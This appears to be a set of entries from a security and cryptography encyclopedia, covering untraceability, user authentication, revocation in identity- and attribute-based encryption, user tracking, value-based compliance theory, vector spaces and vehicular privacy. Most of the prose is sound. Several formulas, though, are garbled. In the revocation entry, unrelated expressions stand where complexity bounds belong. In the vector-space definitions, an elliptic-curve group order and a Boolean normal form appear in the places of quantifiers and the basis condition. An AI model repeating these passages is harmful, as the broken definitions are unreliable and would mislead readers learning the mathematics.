example, of an electronic voting system. For the sake of integrity, it might be required that each ballot is certified by an election authority before it can be accepted for counting. This allows the authority to check the credentials of the voter which, in turn, ensures that they are allowed to vote and that they are not voting more than once. At the same time, it would be important to enforce the unlinkability of each voter to its ballot, so as to keep voter's selections secret. Both of these requirements can be achieved simultaneously. This was first demonstrated by David Chaum in the early 1980s, when he proposed solutions to achieve untraceability in e-mail systems, electronic coin systems, and e-voting systems (Chaum, 1981). His pioneering works introduced fundamental cryptographic primitives, such as mix networks, blind signatures, and DC-nets (i.e., dining cryptographers' networks – a scheme for solving the dining cryptographers' problem). Blind signatures, in particular, are a form of digital signature often employed when the signer of a message differs from its author. They allow signing a message without learning the message itself. In other words, they allow signing a *blinded* message. The message can be later unblinded while still maintaining the possibility to verify the signature. As such, they are conceptually similar to signing a carbon paper envelope that contains a message. The envelope hides the message to the signer. The signer signs the envelope, based on the knowledge of the message author reported on the envelope, but not on the content of the message itself, which is unknown to the signer. The carbon paper envelope transfers the signature to the message. The signed message can be later removed from the envelope and sent anonymously. For example, this elegant solution can be used to implement a simple e-voting system that supports voters authentication, unlinkability, and untraceability. Blind signatures can be implemented using a number of common public key signing schemes, such as RSA and DSA (Pointcheval and Stern, 2000).

Application

In communication networks, recent implementations of untraceability are based on improvements over earlier solutions such as DC-nets. A DC-net allows to send and receive messages anonymously using an arbitrary communication network, and it is proved to be unconditionally secure and untraceable. However, it requires a reliable broadcast network. More recent

solutions, such as DC^+-nets, relax this limiting assumption by incorporating fail-stop networks in a DC-net (Waidner, 1989).

For years, untraceable communication in telephony was considered to be practically infeasible due to bandwidth limitations. In fact, established solutions such as DC-nets introduce too much traffic overhead to be used over the traditional twisted pairs of copper wires. Because of this, some solutions for untraceable telephonic communications leverage a modification of Chaum's mix networks, with limited-bandwidth dummy traffic on the subscriber lines and broadcast of incoming-call messages in the subscriber area (Pfitzmann et al., 1991).

Mobile networking is another application domain where untraceability is particularly relevant. Here, privacy concerns are related to the disclosure of a mobile user's real identity during the authentication process, as that would allow to track the mobile user's movements and whereabouts. Again, a single mechanism is needed for reconciling both authentication and untraceability. A possible solution to this problem is based on aliases, on efficient methods for computing them, and on their application to a set of interdomain authentication protocols capable of avoiding the drawbacks of existing mobile network architectures, such as CDPD and GSM (Samfat et al., 1995).

Untraceability has also been achieved in RFID communications by introducing a new cryptographic primitive called insubvertible encryption, which produces ciphertexts that can be randomized without the need of any key material (Ateniese et al., 2005). Unlike plain universal re-encryption schemes, insubvertible encryption includes certificates allowing the ciphertext to be decrypted only by authorized parties. When applied to RFID tags, insubvertible encryption provides strong protection against tracing, thus enabling exploitation of manufacturer-issued RFID tags while preserving consumer privacy.

Another recent application of untraceability is within the domain of Web browsing and Online Social Networks (OSNs). Several existing solutions to this problem trade service utility for untraceability. In fact, naïve solutions for untraceable and unlinkable browsing simply involve adding noise to user profile information, such as by polluting browsing history and DNS queries. These, however, are typically used for offering customized services to browsing users. Thus, simple solutions for untraceability might end up disrupting the utility of all those services based

on user profiling. The same considerations also apply to services such as Tor and VPNs. More nuanced solutions can instead be achieved via careful weighting of user privacy needs with service utility (Beigi et al., 2019).

Open Problems and Future Directions

Several developing scientific and technological fields present substantial challenges with respect to untraceability. Among them are Online Social Networks (OSNs). In addition to "snapshot" information about user profiles, OSNs also allow to extract historical information about past transactions in which users have been involved and network information about the relationships between different users. In the majority of OSNs, all such information is publicly visible by default. This creates increased risks for user privacy, including challenges for guaranteeing untraceability due to vulnerability to many possible de-anonymization attacks.

Platooning involves the development of efficient algorithms for coordinating and synchronizing large flocks of vehicles in order to increase the throughput of smart roads and highways. To coordinate the flock, heartbeat messages are frequently exchanged between vehicles, which leak sensitive location data such as vehicle speed and position. This makes tracking vehicles in VANETs rather easy even for a passive eavesdropper. Existing privacy-preserving solutions for platooning revolve around the use of pseudonyms and silent periods during which all pseudonyms are changed simultaneously. The effectiveness of such solutions is however still limited, which demands additional efforts.

Similar considerations also apply to other pervasive communication paradigms such as the Internet of Things (IoT) and Internet of Everything (IoE). Here, challenges arise as a consequence of the multitude of heterogeneous devices and sensors that need to communicate between one another and with humans. This scenario casts renewed security concerns and mandates the development of new authentication algorithms capable of guaranteeing sensor and device untraceability.

User Authentication

Carlisle Adams[15] ✉
(15) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Authentication; Entity Authentication

Definition

User authentication is identical to entity authentication except that the term "entity" is restricted to denoting a human user (as opposed to a server, a process, a device, a computer terminal, or any other system entity). In practice, this restriction typically limits the possible authentication techniques to password-based schemes and biometric schemes.

Application

User authentication is required whenever a human user desires to access a sensitive or protected resource. The system must ensure that only an appropriate (authorized) user is granted access.

Open Problems and Future Directions

Simultaneously achieving high levels of security, efficiency, and usability is a perpetual challenge. Research continues into finding ideal user authentication schemes.

Synonyms

ABE; Encryption; IBE; User revocation

Definitions

User revocation is a basic security requirement for an encryption system to forbid any revoked users to access and decrypt the encrypted data anymore. In the setting of identity-based encryption (IBE) and attribute-based encryption (ABE), revoked users should not have the ability to decrypt any newly generated ciphertext.

Theory


In an IBE/ABE system, it is very common for users to leave the system. In this case, the system certainly does not want those previous users to decrypt any newly generated IBE/ABE ciphertexts. Therefore, the IBE/ABE system must provide a mechanism to revoke them. In the traditional public key

infrastructure (PKI) setting, there is a revocation list maintained by a certification authority. As one ciphertext is targeted for one recipient, a sender can make user revocation by checking whether the recipient is revoked or not via publicly available digital certificates and certificate revocation lists. However, in an IBE/ABE system, there are no digital certificates. Moreover, in an ABE system, one ciphertext may be accessible by many recipients, and the senders even cannot tell who have the decryption keys. Thus, the traditional PKI-based method is not applicable in the IBE/ABE setting. To date, there are two main types of methods for user revocation in IBE/ABE—direct revocation and indirect revocation—depending on whether the senders know the revocation list or not.

Direct Revocation

In the direct revocation, there is a public revocation list, maintained by the system authority. To encrypt a message, the sender first gets the latest revocation list and then embeds it into the ciphertext, and thus only users not in the revocation list are able to decrypt the ciphertext. For IBE, direct revocation is very simple, if a sender never encrypts a message under identities of revoked users. Regarding ABE, the first directly revocable ABE scheme by a nontrivial combination of normal ABE and broadcast encryption was introduced in Attrapadung and Imai (2009b), which is called broadcast ABE. In that approach, a decryption key is associated with a unique index, called user identity *ID*, and the ciphertext is associated with a set of identities *S*, a set of attributes, and an access policy in a ciphertext-policy ABE (or vice versa for key-policy ABE) scheme. The decryption can be done only if the following two conditions hold simultaneously: (1) $ID \in S$; (2) a user's attributes satisfy the access policy of the ABE part. To realize the direct revocation, the sender sets $S = U \setminus R$ and incorporates it to the broadcast encryption part, where U is the universe of user identities and R is the latest revoked identity set.

There are other papers, e.g., Attrapadung and Imai (2009a), Attrapadung et al. (2011), Datta et al. (2015, 2016), and Liu et al. (2018), applying a similar approach to achieve direct revocation. But, in the broadcast encryption part, the embedded identity set is not fixed to non-revoked identities. It can be the revoked identity set.



Indirect Revocation

The direct revocation requires senders to keep the current revocation list, which renders the encryption system not purely identity-/attribute- based. The indirect revocation removes this requirement. Instead, the recipients' decryption keys are updated periodically. A naive way (Boneh and Franklin, 2003) to realize the indirect revocation for IBE works as follows: the sender uses the recipient's identity ID concatenated with the current time period T as the public key, i.e., $ID||T$, and the key generation center (KGC) issues decryption keys $dk_{ID||T}$ for all non-revoked users. In this way, the revoked users do not have the latest decryption keys and hence cannot decrypt the newly generated ciphertexts. This method can be directly extended to the ABE setting. However, the overhead on KGC to generate these key updates is linear in the number of users. For a large organization, this drawback may become an efficiency bottleneck. In addition, each user must establish a secure channel to obtain the updated decryption key.

The first efficient technique was given in Boldyreva et al. (2008). It removes the secure channel during the key update phase, and the size of key updates is significantly reduced using a subset cover framework, i.e., the complete subtree (CS) scheme. Concretely, each user is given a long-term secret key sk_{ID} by the KGC via a secure channel. The key sk_{ID} is associated with the user's identity (in the IBE setting) or attribute set/access policy (in the ABE setting). For each time period T, the KGC generates a key update information ku_T and broadcasts it to all users without relying on a secure channel. The key update ku_T is associated with the current time period and the state of all users, so that only a non-revoked user can combine it with his/her long-term secret key to generate the current short-term decryption key dk_T. To prevent decryption by revoked users, the sender will embed the current time period into the ciphertext.

Figure 1 gives an example of the CS method for selecting the minimal number of nodes to cover all non-revoked users. In this method, each user is assigned with a leaf node. For each revoked user (leaf node), mark all the nodes from its leaf node to the root with red color, and the cover set $\mathsf{Cover}(R)$ is just the set of all unmarked children of marked nodes. For the case $R = \{u_3\}$, the cover set is $\mathsf{Cover}(R) = \{x_2, x_3, x_{10}\}$. The KGC will use the information of all nodes in $\mathsf{Cover}(R)$ to generate the key updates ku_T. Let $n_{\max}$ and r be the maximal number of system users and the number of revoked users, respectively. Theoretically,

$H(X,Y) = H(X|Y) + H(Y)$. Hence, the CS method reduces the size of key updates from linear, i.e., $O(n_{\max} - r)$, to logarithmic, i.e., $y_2, \ldots, y_n \in \mathbb{Z}_p$, in the number of system users.

User Revocation in Identity-Based Encryption and Attribute-Based Encryption, Fig. 1 An example of CS method

In addition to the CS scheme, other efficient subset cover schemes like the subset difference (SD) scheme were also used to realize efficient revocable IBE scheme (Lee et al., 2017). In this method, the size of key updates is further reduced from $y_2, \ldots, y_n \in \mathbb{Z}_p$ to $O(r)$.

The decryption key exposure resilience (DKER) was firstly introduced in Seo and Emura (2013) for revocable IBE schemes. It guarantees that an exposure of a user's decryption key at some time period will not compromise the confidentiality of ciphertexts that are encrypted for different time periods. Because of this desirable security in practice, DKER has attracted great attentions, e.g., Park et al. (2015), Watanabe et al. (2017), and Katsumata et al. (2019), on revocable IBE schemes recently.

Others

Nevertheless, the decryption key updating algorithm in the indirect revocation mechanism requires the communication with the key distribution center, resulting in a significant cost. In some scenarios which involve

thousands or even hundreds of thousands of Internet of Things (IoT) devices, frequent decryption key updating through a key distribution center is certainly impractical. The puncturable encryption (Green and Miers, 2015) was proposed to address this issue, where recipients can update their decryption keys by themselves without any key issuing from the key distributor. It neither requires frequent communications with the key distribution center nor needs to delete components to wipe existing keys to produce a new decryption key. The puncturable encryption structure has been extended to attribute-/identity-based encryption schemes (Phuong et al., 2018; Wei et al., 2019) to achieve efficient user revocation.

Open Problems and Future Directions

In this area, there are still several interesting remaining problems. We list them as follows:

- To build an efficient ABE scheme with indirect revocation by using the SD scheme. This can reduce the size of key updates in the state-of-the-art revocable ABE schemes to $O(r)$.
- To construct an indirectly revocable ABE with DKER security from the lattice.
- To construct a generic transformation from ABE to indirectly revocable ABE with (or without) DKER security. This will solve the previous problem by using lattice-based ABE schemes.

User Tracking and Reidentification

Christoph Sommer[17] ✉
(17) TU Dresden, Dresden, Germany

✉ **Christoph Sommer**
Email: sommer@cms-labs.org

Definitions

User tracking is the process of compiling a history of where a user has been at a given time. *User reidentification* means being able to identify if the same user that was present at one location was also present at others.

Application

User identification and tracking has been used in the past for just as many beneficial goals as it has been used for malicious purposes:

Beneficial applications of user identification and tracking include nonnetworked settings such as access control (here: authentication) and record keeping (e.g., fitness tracking, journaling, or tagging of data with where it originated). Communicating information about the current location of oneself to other parties is similarly beneficial: Goals reach from the provision of location-based services, to entertainment (e.g., find my friends or augmented reality games), to alerting other people (e.g., about health emergencies or kidnapping), and to willingly selling one's own tracking information (e.g., to health or car insurance companies to avoid paying higher premiums). Similarly, the case can be made that user tracking by third parties can be beneficial even without consent, as it promises easy law

enforcement under exigent circumstances, can support containment of epidemics or allow fast rescue operations following natural disasters.

The same approaches, however, can just as well serve malicious goals, be it through direct knowledge or through indirect knowledge.

Direct knowledge of where a person is, was, or will likely be at a given time can just as well enable crimes such as stalking, robbery, or physical violence; similarly, knowing where a person is *not* can enable property crimes such as burglary.

Indirect knowledge, obtained from knowing where a person routinely travels and stays, allows for far-reaching conclusions about all aspects of their personal life, e.g., their social graph, economic standing, or health (see "Privacy Metrics" in Privacy Metrics and Data Protection) – particularly if the person is part of a minority group which causes them to stand out more (see "Inference Control" in Privacy Metrics and Data Protection) .

Naturally, the process of user tracking is much simplified if the user in question provides the requisite identifying information (such as their name) along with location information (such as GPS position) willingly.

However, user tracking can work similarly well in the absence of any or all of these components, as detailed in the following.

Theory

Some data can directly be used to learn the location of a user. If location data is synthesized by the user's device itself, it is synthesized primarily from self-localizing via GPS or via infrastructure such as mobile broadband base stations or Wi-Fi access points. This data is then either shared intentionally or unintentionally (unknowingly such as in leftover data in shared photographs, by subterfuge or by malicious software).

Definite location information can, however, also be synthesized by the immediate infrastructure that the user is interacting with. This does not just hold for physical or short-range interactions, where the fact that an interaction has taken place is *designed* to be definite proof of a user having been there, such as in biometric identification (see "Biometric Authentication" in Biometrics) or authorization with smart cards (like those introduced for public transport in many locations). At the very least, a user can be known to be in general proximity of any infrastructure they are currently using wirelessly (and thus-derived location data can be augmented

further using received signal strength measurements potentially combined with simple trilateration and beyond). Similarly, this information can also be obtained by any other user in the general proximity, by passively overhearing transmissions on the wireless channel, a special case of eavesdropping (see “Eavesdropping” in Other Sections).

More so, many modern communication systems (particularly those using higher frequencies such as 3gpp 5G NR, i.e., mmWave mobile broadband) can only work efficiently if they manage to precisely locate the user (Heath et al., 2016). While access to data collected by infrastructure is typically tightly regulated, there have been instances where location data has freely been shared with parties ranging from persons who registered a convincingly enough sounding DNS domain name to impersonate one of many authorized law enforcement entities to professional data brokers, prompting the US Federal Communications Commission to step in (see FCC, 2020). Beyond this, it is similarly feasible for an attacker to impersonate infrastructure elements (e.g., commercialized for mobile broadband communication as *IMSI-catchers*), thus getting direct access to all relevant data.

If information is communicated via a computer network, location information can also be inferred beyond the immediate surroundings: based on data used for networking. Examples of such data are host names used to facilitate application layer relaying (performed in, e.g., the *Received*: headers of Internet mail) as well as network address information (used in circuit or packet switched networking) which uniquely identifies which infrastructure elements were used to transport information to its destination, thus leaving a breadcrumb trail back to the user. Again, such data is not only available to all network operators but also to any user who manages to passively eavesdrop (see “Eavesdropping” in Other Sections) on communication in the computer network or to mount a man-in-the-middle attack (see “Man-in-the-Middle and Relay Attack” in Broadcast Channel, Secret Sharing, Threshold Schemes, Subliminal Channels) .

If identifying information is not provided by the user directly (as is the case for authorizing access to physical or to communication infrastructure), any unique characteristic of either a user’s device or devices or the (behavior of the) user themselves will still support reidentification of the user to some degree. Examples for user characteristics are facial features or movement (such as gait), directly observable via, e.g., CCTV. Examples for

communicating devices range from sensors and wearables (see “Source Location Privacy” in Sensor and Ad Hoc Networks) , to smart cards, to mobile phones, to laptops, and to smart vehicles (see “Vehicular Privacy”).

Each device will use one or more wireless transceivers, each of which exhibits unique characteristics such as subtle but systematic inaccuracies in frequency or timing (Danev et al., 2012) which, when taken together, allow for *fingerprinting* of the device, that is, deriving a superset of features that, when taken together, is specific to a particular device. Beyond that, many wireless protocols also demand that periodic *Hello* broadcasts (often called *beacons*) are sent by any network participant, such as Wi-Fi and Bluetooth beacons for neighbor discovery using these technologies or, on the application layer, beacons of the Basic Safety or Cooperative Awareness services envisioned for many intelligent vehicle applications. Such messages are designed to be detectable by any suitable wireless receiver and, while they commonly do not include outright identifying information, can be used for fingerprinting as well.

Naturally, such user reidentification might only lead to location data being associated with an abstract, pseudonymous (see “Pseudonyms for Mobile Networks”) user or group of users. Even in this case, however, it can be used for tracking these entities as they change locations and, thus, ultimately reveal the identities of individual users.

Tracking relies on such user reidentification. It allows an interested party to build a trace of (definite, coarse, or likely) location information linked to (definite or likely) individual entities or groups of entities.

Approaches to combat uncertainties introduced in this process range from multi-target tracking to more involved multi-hypothesis approaches (Blackman and Popoli, 1999).

To what degree this allows identifying individual users varies with the amount (see “Attacker Models for Location Privacy”) and granularity of data collected (see “Geo-indistinguishability”) and will be different for each situation (see “Measuring Location Privacy”).

Yet, even location data as sparse as just the starting and ending area of a trip from home to work – and as imprecise as census area – has been shown (Golle and Partridge, 2009) to already suffice to reveal, with a high probability, which individual is associated to a given trace. Moreover, it has been demonstrated (Eckhoff and Sommer, 2018) that, if a user can be assumed to be driving a vehicle on a road, moderately spaced samples of

location data – even if any two data points are considered fully un-linkable – can be enough to construct full movement traces of a user.

VBC theory

Definition

Actor: An individual.

Actual information security action: How information and information technology is used by a user to solve a task.

Goal: A desired and verifiable end state of the world.

Prescribed information security action: The description of one or more rules and/or acceptable procedures on how to use information and/or information technology to carry out a task.


Value: Prioritized principle or belief about goals or behaviors that transcend specific situations.

Background

Nowadays information is one of the most important assets in an organization. All organizations hold a range of data, from product data to customer insights that, for example, can open new business opportunities. At the same time disclosed information can cause great financial losses (Goel and Shawky 2009) as well as negative effects on an organization's reputation (Son and Kim 2009). It means that safeguarding an organization's information assets, i.e., information and information systems, is an important strategic issue.

Organizations are therefore implementing technical, formal, and informal controls to stay protected. Information security policies play an important role among the formal controls. Information security policies are used by information security managers to guide employees' information security behaviors or use of specific technology. Despite this, information security breaches caused by employees who violate information security policies has been stressed as a perennial problem for many organizations, both in practitioner reports (e.g., PwC 2014) and in existing research (e.g., Siponen et al. 2014; Stanton et al. 2005).

The seriousness of this problem, commonly referred to as the "people problem," also means that employees' noncompliance has received significant attention from researchers (e.g., Cram et al. 2017). Researchers have increased the knowledge of factors that explain employees' poor compliance (e.g., Sommestad et al. 2019). Notwithstanding the merits of the above-mentioned research, seeing users of information security policies, such as employees and external actors working with client information assets, as a "problem" directs information security managers to a control-based compliance model. A control-based compliance model focuses on developing security measures to enforce the information security policy by user control and regulation (Hedström et al. 2011).



The value-based compliance theory offers an alternative or complementing model. This theory assumes that groups within an organization, particularly users and managers, act based on their different goals and values. Values could be viewed as prioritized principles or beliefs about goals or behaviors that transcend specific situations. However, sometimes rationales conflict and result in noncompliance with information security policies.

The value-based compliance theory draws on the existing body of knowledge within information systems research (e.g., Klein and Hirschheim

2001) and information security research (Karlsson et al. 2018) where values are used to understand behavior in complex situations where actors face multiple priorities and multiple choices for action. Facing multiple priorities means that in an organization, users will face conflicting goals and values in their daily practices. One obvious example is the tension between information availability and confidentiality. Hedström et al. (2011) argued that goal and value conflicts are fundamental drivers of behavioral information security problems, something that "redefines the information security management problem as having a significant organizational change and development component, implying that changing peoples' daily practice is best addressed through an understanding of the values that guide their behaviors."

Theory

The value-based compliance theory (Hedström et al. 2011; Kolkowska et al. 2017) consists of five major concepts, which are illustrated in the unified modeling diagram in Fig. 1: Prescribed information security action, actual information security action, actor, goal, and value. The value-based compliance theory draws on the theories of organizational learning (Argyris and Schön 1996) and social action (Weber 1978). According to the latter, information security actions are considered as social actions, i.e., "actions that are meaningful for the individual, and which relate to and are influenced by the actions of others" (Hedström et al. 2013).

Value-Based Compliance Theory, Fig. 1. Value-based compliance theory (Hedström et al. 2011, p. 375). (Reproduced with permission from Elsevier)

When studying users' noncompliance with information security policies it is important to distinguish between two types of information security actions and how they are associated with one or more actors. First, information security managers design prescribed information security actions, i.e., describing rules and/or acceptable procedures on how to use information and information technology. These actions are found in the information security policy. Second, users put these rules and procedures into practice as actual information security actions. This distinction draws on the "espoused theory" and "theory-in-use" concepts in the theory of organizational learning (Argyris and Schön 1996). Argyris and Schön (1996) argued that actors, such as employees, enact and realize the explicit action strategies of organizations, such as procedures in information security policies, based on their situational and local knowledge. As a result, actual information security actions might deviate from their prescribed counterparts; thus, compliance or noncompliance may occur.

The key feature of the value-based compliance theory is the attention it pays to the rationale, i.e., the goals and values, behind actual and prescribed information security actions. This feature enables analysis of why noncompliance situations occur, i.e., if there are differences in the rationales behind the action pairs that are analyzed. Weber (1978) argued that there are four major types of social action, which can be either rational or nonrational. From that follows that information security actions can be either rational or nonrational, whereas it is only possible to identify goals and values related to the former.

A prescribed information security action, such a rule in an information security policy that forbids storing data in public cloud services, is the result of a goal-oriented design activity. Hence, it is the result of a rational action by the information security manager. It means that specific design goals are set out, for example, to make sure that information is not disclosed by cloud service providers due to legal frameworks in the hosting country. These goals are the design rationale behind the prescribed information security action. In turn, these goals are anchored in the underlying information security values of the information security manager responsible for design. In the example discussed above, it can be that confidentiality is important. The anchoring of goals in a specific set of values is defined as the prescribed information security action's value rationale.

It is possible to distinguish between two types of rational social actions (Weber 1978): instrumental and value oriented. Instrumental actions are based on a means-end calculation, where the actor has to accept "given realities and choose a preconceived means to achieving a particular end" (Hedström et al. 2013). Thus, a user anchors a chosen course of action in one or more goals. For example, an employee's decision to upload files to a public cloud service, which leads to noncompliance, may be based on an availability goal, where the employee needs to find a way to make information easily available to colleagues. It is not possible to judge whether or not means and ends are optimal without considering the value base upon which the actor judges the possibilities. In the example above, the employee might consider easy access to information as an important principle. The set of prioritized principles or believes that have guided the actor to selected course of action is the value rationale.

Value-oriented actions are anchored in a context-specific value system and instead of accepting given realities and choosing from preconceived

means, an employee justifies the choice of actions by appealing to a specific value system (Kalberg 1980). Continuing on our running example is how university personnel anchor their “right” to use a public cloud service for sharing files in the value system of “scientific freedom.” According to Weber (1978), these actions are important in themselves, irrespective of the consequences. Thus, these actions are strongly anchored in actor’s value base.

Turning our attention to the nonrational actions, Weber (1978) distinguished between two types: traditional actions and affectual actions. The former “are based on deeply rooted habits, where the actor does not reflect on or even remember why the action is carried out” (Hedström et al. 2013). The latter are linked to the emotional condition of actors. The actor is in none of these cases actively reflecting on the rationale for carrying out the action. Although these actions might result in noncompliance, it is not possible to identify any use rationale behind such actions.

The value-based compliance theory provides a foundation for identifying noncompliance situations by comparing prescribed and actual information security actions and more importantly identifying competing or conflicting goals and values behind these actions; for example, and as discussed above, identifying the competing goals behind forbidding the use of cloud services (reducing the risk of disclosure) and the use of cloud services (availability of information). In order to support such an analysis, Kolkowska et al. (2017) suggested a nine-step method.

According to Hedström et al. (2013), the four types of noncompliance actions that follows from such analysis needs to be addressed by a mix of countermeasures. For example, instrumental noncompliance actions should not be approached in the same way as a non-compliance actions rooted in tradition. Instrumental social actions are based on means-end calculations and, for example, where different administrative routines may come into conflict with each other, or the user may interpret them in a different way. Depending on whether conflict between administrative routines is actual or perceived, the solution can be to either change the administrative routines or make the user aware of how to interpret existing routines. Noncompliance rooted in tradition is nonrational and is not associated with any type of conflicting rationale. It is therefore more appropriate to educate the users on the information security policy and administrative routines to encourage them to think about their current way of working. Hedström

et al. (2013) have provided an extensive discussion of countermeasures in relation to the four types of noncompliance actions.

Open Problems and Future Directions

The value-based compliance theory has primarily been used to study organizations with strong professional values (e.g., hospitals). In such environments goal and value conflicts might be more present compared to organizations where professional values are not as strong.

Existing research has shown that competing goals and values are at play in noncompliance situations. This does not mean that they are present in all noncompliance situations, or the most important driver of every noncompliance situation. The extent to which goal and value conflicts exist in organization and impact on information security is to a large extent unknown.

Studies using the value-based compliance theory have to a large extent employed qualitative research methods. There is a need to operationalize the theory into survey items that could capture how goal and value conflicts impact on employees' noncompliance with information security policies. Such an operationalization would enable large-scale value-based compliance studies, support practitioners' use of the theory, as well as the use of mixed-method approaches to provide breadth and depth to future studies.

Email: tanja@hyperelliptic.org

Definition

A vector space is a set of elements that forms a group and on which a scalar multiplication by elements of a field is defined which is compatible with field multiplication and distributive with respect to addition of vectors and with respect to addition of field elements.

Theory

A set V is a *vector space* over a field $(F, +, \cdot)$ with respect to one operation $\oplus$ if

1. $(V, \oplus)$ is an abelian group.

2. $(F, +, \cdot)$ is a field. Let 0, 1 be the identity elements with respect to $+$.

3. There exists an operation $\circ : F \times V \to V$ such that for all $a, b \in F$ and for all $x_k\overline{y}_k = 1$

$$
\begin{aligned}
(a+b)\circ \underline{v} &= (a\circ \underline{v}) \oplus (b\circ \underline{v}) \\
a\circ (\underline{v}\oplus \underline{w}) &= (a\circ \underline{v}) \oplus (a\circ \underline{w}) \\
a\circ \ (b\circ v) &= (a\cdot b)\ \circ v \\
1\circ \underline{v} &= \underline{v}.
\end{aligned}
$$

Let *V* be a vector space over the field *F* and let $\underline{0} \in V$ denote the identity element of *V*.

A *linear combination* of the vectors $m_{L_1}, m_{L_2} = 0 < 1$ is given by

$$\sum_{i=1}^{n} \lambda_i \circ \underline{v}_i,$$

for some $\lambda_1, \lambda_2, \ldots, \lambda_n \in F$, where the summation sign stands for repeated application of $\oplus$.

The elements $\underline{v}_1, \ldots, \underline{v}_n$ are *linearly independent* if $\#E(\mathbb{F}_q) = n_1 n_2$ implies that for all *i* with $1 \le i \le n$ we have $\lambda_i = 0$.

A finite subset of *V* is a *finite basis of V* if its distinct elements $\underline{v}_1, \ldots, \underline{v}_n$ are linearly independent and each element of *V* can be represented as a linear combination of them, i.e.,

$$f(x) = \bigoplus_{I \subseteq \{1,\ldots,n\}} a_I \left(\prod_{i \in I} x_i \right).$$

The cardinality of the basis is the *dimension of V over F*, denoted by $\dim_F(V)$. If *V* has no finite basis then it has *infinite dimension*.

An alternative definition is that a basis is a minimal set of generators, meaning that there is no proper subset such that each element can be represented as a linear combination of them. Another alternative definition states that a basis is a maximal set of linearly independent vectors.

Applications

The ring of polynomials $F[x]$ over a field *F* forms a vector space of infinite dimension over *F*.

An extension field is a vector space over its base field. The extension degree equals the dimension of this vector space.

Vehicular Privacy

David Eckhoff[3] ✉

Definition

The introduction of intelligent vehicles, i.e., vehicles equipped with modern sensors, processing units, and communication systems, comes with several privacy concerns. A private vehicle is usually only driven by a limited number of persons, and in many countries, private traffic is the main mode of transport, interlocking the location of a vehicle closely with that of its owner.

The location and identification of a vehicle could be used to track the driver and derive mobility patterns (User Tracking and Reidentification) and infer sensitive information from the places visited (e.g., hospitals, place of work (Location Semantics)) and be used directly to monitor driving styles to issue tickets or increase insurance premiums (Eckhoff and Sommer 2014; Tselentis et al. 2016). In this entry, privacy risks are categorized by the application or feature introducing them, that is, cooperative awareness systems, location-based services, advanced driver-assistance systems, and driver behavior monitoring.

Theory and Application

The definitions found in the literature of what makes a vehicle intelligent differ. These range from vehicles with basic communication capabilities to

fully autonomous, self-organized cars. An intelligent vehicle in the scope of this entry is a vehicle with communication capabilities, a number of sensors, and a central processing unit, usually referred to as the on-board unit (OBU), connecting all sensors, actuators, and the communication system. In this entry, intelligent vehicles are not necessarily assumed autonomous. Examples for the communication system include dedicated short-range communication (DSRC) based on IEEE 802.11p or IEEE 802.11db, C-V2X based on 5G NR or LTE, or basic cellular connectivity using any 3GPP standard. The on-board unit is responsible for transmitting messages and processing information received via the wireless link.

Cooperative Awareness Systems and Pseudonyms

One of the main goals of vehicle-to-X (V2X) communication technology is to improve traffic safety by enabling close-by vehicles to exchange information. This method is often referred to as cooperative awareness and is the basis for a multitude of safety applications such as intersection movement assistance, blind spot support, or general collision avoidance. Cooperative awareness is usually achieved by periodically (e.g., 1-10 Hz) broadcasting status messages containing a number of vehicle parameters including an identifier as well as the current position and speed. Regardless of the underlying communication system, this information is mainly targeting the vehicles in the direct vicinity of the sender; therefore, the main threat to privacy is usually a local, passive adversary who overhears these unencrypted messages to track or reidentify vehicles.

The general consensus to limit the loss of location privacy caused by these periodic messages is the use of pseudonyms (Petit et al., 2014) (Pseudonyms for Mobile Networks), that is, changing identifiers so that an adversary is unable to link messages with two different pseudonyms to the same vehicle. The main research challenge is then to develop a pseudonym changing strategy that maximizes privacy while not impacting the safety applications that rely on linking consecutive messages to the same vehicle in order to track and predict its movement. There exists an ample body of research on pseudonym strategies to prevent tracking, such as silent periods where vehicles do not send any messages for a random period after changing their pseudonym or context-aware approaches where vehicles change their identifier when an overhearing attacker could potentially be confused and fail to track the vehicle. The challenge with these approaches

is that they affect the very application that the underlying communication system was designed for, that is, the tracking of nearby vehicles to support safety applications (Eckhoff and Sommer 2018). It can be argued that local tracking of vehicles is not a new privacy risk introduced by intelligent vehicles, as it requires the local presence of an attacker. With this requirement, an attacker could also install cameras or simply follow a target vehicle.

The more pronounced risk is the reidentification of vehicles, that is, the ability of an adversary to link two messages, possibly days apart, to the same vehicle. An adversary could set up a receiver at a position of their choice and monitor each passing vehicle. After establishing a mapping from identifier to vehicle (or even the driver), e.g., by manual observations or other auxiliary knowledge, the adversary is able to identify the location of an individual vehicle from the reception of a wireless transmission. To prevent this, the underlying pseudonym strategy must ensure that pseudonyms are changed frequently and that they are not linkable. The former could possibly impact traffic safety, requiring the changing strategy either to be situation-aware or to even announce pseudonym changes locally. Since identifiers in vehicular networks are usually based on Public Key Infrastructure (Default Section in PKI), the latter can be achieved without overhead, as the only entity that should be able to link pseudonyms is the certificate authority.

This Public Key Infrastructure is set up to achieve various security goals including authentication, integrity, non-repudiation, and revocation (Key Management in Certificate Revocation). Revocation is the ability of the authority to exclude a previously authenticated vehicle from sending valid messages by distributing a list of revoked identifiers to all other vehicles. In a pseudonym-based system, such a revocation list could potentially violate drivers' privacy as it enables the retroactive linking of pseudonyms. An adversary with large log files of overheard messages would then be able to link previously seemingly unrelated messages from different locations. A pseudonym system which does not clearly differentiate between past and future pseudonyms, e.g., by their validity period, is prone to this attack.

Location-Based Services

Middle- and upper-class vehicles are equipped with powerful on-board computers to provide a number of applications, ranging from modern

navigation systems, to location-based services, to online entertainment. While, in the past, navigation systems operated completely locally and only incorporated information received from the unidirectional radio system, privacy concerns entered the picture when these on-board units were connected to the Internet. This Internet access is usually realized using cellular communication, transforming the vehicle into an always-on Internet device on wheels. Every user input, such as entering a destination into the navigation system or queries for a certain point of interest, is potentially transmitted to a central service which can directly associate the query with a specific vehicle. From a privacy perspective, the situation worsened with the collection of floating car data where the on-board unit periodically transmits the current position and velocity of the vehicle to a central service to, e.g., improve the quality of routing recommendations. Additionally, vehicle manufacturers have started to remotely monitor the health of vehicles for the sake of diagnostics, requiring the vehicle to periodically transmit numerous vehicle parameters back to a central server. The danger of these systems is that the driver has no means of controlling what is collected, how it is processed, and to whom it is disclosed. The operator of this central service is collecting potentially highly sensitive data without incorporating the privacy needs of the individual, who has then lost the sovereignty of their own information. The user has no choice but to trust the service provider to act responsibly and take all necessary precautions to protect the data. Given the recent history of data leaks combined with the monetary value of mobility data, it seems to be an optimistic assumption that this trust is justified.

